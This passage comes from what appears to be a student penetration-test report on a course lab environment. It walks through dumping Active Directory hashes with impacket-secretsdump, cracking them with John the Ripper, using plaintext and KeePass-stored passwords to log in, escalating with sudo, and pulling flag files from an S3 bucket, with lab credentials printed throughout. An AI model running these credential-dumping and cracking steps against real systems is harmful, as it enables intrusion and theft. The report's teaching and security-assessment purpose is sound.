└─# impacket-secretsdump -system SYSTEM -ntds ntds.dit local | tee hashes.txt
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xb3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up...

┌──(root㉿kali)-[/home/Varun/Desktop]
└─#
```

The team used **John the Ripper** to extract all **NTLM** passwords provided using the prebuilt wordlist present in the **Kali VM**, **rockyou.txt**. However, running the tool against the entire hash list took too long and the team segregated each username and hash into separate text files and ran the tool against them. Only the password for **Administrator** and as a result, **IT-Admin**, were retrieved as **they had the same hash value.**



Command used:

> **john –rules=ALL –format=NT –wordlist=rockyou.txt cava.txt**


Usernames: Administrator, IT-Admin
Password: Julia19!


```
┌──(root💀 kali)-[/home/Varun/Desktop/Random]
└─# john --rules=ALL --format=NT --wordlist=rockyou.txt cava.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
Julia19!         (Administrator)
1g 0:00:02:43 DONE (2021-12-10 11:14) 0.006119g/s 8967Kp/s 8967Kc/s 8967KC/s July1198!..Judy1!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Windows 10 VM1 Machine (192.168.17.133)

The **password** for this VM was cracked using the **impacket-secretsdump.py** tool and was found to be: **Julia19!**

The team found a **password manager tool** called **KeePass 2**[4] along with a text file named **KeePass Password** in the IT-Admin's **Desktop** folder.







Password: Q1O2oK2ADtUns

4. https://en.wikipedia.org/wiki/KeePassX

The team also found a file named **Database.kdbx** in the IT-Admin's **Documents** folder which prompted a password when opened. The Password found in the text document opened the database and in there the username and password for the Ubuntu system was found.





Username: webmaster
Password: Joa$WB534G%&

Ubuntu Machine (192.168.17.134)

The **password** for this VM was found using the **KeePass 2 database** stored in the **Windows 10 VM1 machine** and found out to be: **Joa$WB534G%&**

Once logged in, the team found a text file named **new-site-info.txt** in webmaster's home directory and it read:

"Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has some images of the big reveal of who the boss is. We should be careful this isn't accessed ahead of time otherwise the boss is not going to be happy!"

```
Ubuntu 16.04 LTS ubuntu tty1

ens33 IP Address:  192.168.17.134

ubuntu login: webmaster
Password:
Last login: Sun Nov 10 06:05:21 PST 2019 from 172.16.0.1 on pts/0
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the n
ew site.  It has some images of the big reveal of who the boss is.  We should be careful this isn't
accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$ _
```

Webmaster was a **sudo user** and the team was able to gain root privileges using the same user.

```
┌──(root💀kali)-[/home/Varun/Desktop]
└─# ssh -l webmaster 192.168.17.134
webmaster@192.168.17.134's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec 13 15:41:26 2021 from 192.168.17.131
webmaster@ubuntu:~$ sudo su
[sudo] password for webmaster:
root@ubuntu:/home/webmaster#
```

Command used:

> **sudo su**

The team created an **SSH session** to the **Ubuntu VM** and utilized the **bucket_finder tool**[5] to enumerate possible S3 bucket names, using a wordlist of possible names.

```
┌──(root💀 kali)-[/home/Varun/bucket_finder]
└─# ./bucket_finder.rb wordlist
Bucket does not exist: maskeddj
Bucket found but access denied: webmaster
Bucket found but access denied: enpm809q
Bucket does not exist: maskeddj.enpm809q
```

Command used:

> **./bucket_finder.rb wordlist**

The team then utilized the **AWS S3 CLI** commands to extract the flags (images) and a text file **README.txt** stored in the S3 bucket. Using the **Secure Copy Protocol**, the flags were transferred to the Kali VM.

```
root@ubuntu:/home/webmaster# aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
root@ubuntu:/home/webmaster# aws s3 ls s3://enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
root@ubuntu:/home/webmaster# aws s3 cp s3://enpm809q . --recursive
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
root@ubuntu:/home/webmaster# mkdir final
root@ubuntu:/home/webmaster# mv flag1.jpeg flag2.jpeg flag3.jpeg flag4.jpeg flag5.jpeg flag6.jpeg README.txt final
root@ubuntu:/home/webmaster# cd final
root@ubuntu:/home/webmaster/final# ls
flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  flag5.jpeg  flag6.jpeg  README.txt
root@ubuntu:/home/webmaster/final#
```

```
root@ubuntu:/home/webmaster# scp -r final Varun@192.168.17.131:/home/Varun/Desktop
Varun@192.168.17.131's password:
flag2.jpeg
README.txt
flag4.jpeg
flag5.jpeg
flag3.jpeg
flag1.jpeg
flag6.jpeg
root@ubuntu:/home/webmaster#
```


5. https://digi.ninja/projects/bucket_finder.php

Commands used:


> aws s3 ls
> aws s3 ls s3://enpm809q
> aws s3 cp s3://enpm809q . –recursive
> mkdir final
> mv flag1.jpeg flag2.jpeg flag3.jpeg flag4.jpeg flag5.jpeg flag6.jpeg README.txt final
> scp -r final Varun@192.168.17.131:/home/Varun/Desktop

```
┌──(root💀kali)-[/home/Varun/Desktop]
└─# ls
final

┌──(root💀kali)-[/home/Varun/Desktop]
└─# cd final

┌──(root💀kali)-[/home/Varun/Desktop/final]
└─# ls
flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  flag5.jpeg  flag6.jpeg  README.txt

┌──(root💀kali)-[/home/Varun/Desktop/final]
└─# cat README.txt

Section 0201 - In case you are wondering who this crazy person it is a young Professor Shivers.  He is the Masked DJ.

Sections 0101 and CY01 - You should be able to identify who this is.  See?  I told you I used to be cool.

┌──(root💀kali)-[/home/Varun/Desktop/final]
└─#
```

The six flags:



The team was able to verify the authenticity of these images by comparing their md5 sums to the ones provided by the Masked DJ's team prior to the penetration test.



Command used:

> **md5sum "FILENAME"**

Conclusion

In conclusion parts of the Masked DJ's IT Environment was relatively secure but the entire security infrastructure needed improvement in a few areas. The team was able to penetrate the environment with ease due to the system being vulnerable against Eternal Blue which gave access to other machines in the network.

The Masked DJ will need to work with his IT-Admin and Webmaster to enforce proper security to protect his identity. As consultants, we recommend for all systems to be patched or updated to their latest versions to prevent unauthorized users from exploiting said systems. This is a critical finding that should be taken care of as soon as possible.

The Masked DJ has the resources to bring in a CISO to implement security policies and provide auditing of the environment to prevent future ramifications. It would also protect the business by educating their users on how negligence can lead to the leak of sensitive information. Oops!... I Unmasked Him Again learned a lot through this penetration testing gig and enjoyed working with the Masked DJ's IT personnel. The team looks forward to maintaining this partnership and hopes the Masked DJ's team would contact us for future endeavors.

Other References

1. https://umd.instructure.com/courses/1308864/files/folder/Final/sample-reports?preview=65607593
2. https://umd.instructure.com/courses/1308864/files/folder/Final/sample-reports?preview=65607592
3. https://umd.instructure.com/courses/1308864/files/folder/Slides?preview=65669409
4. https://owasp.org/www-community/OWASP_Risk_Rating_Methodology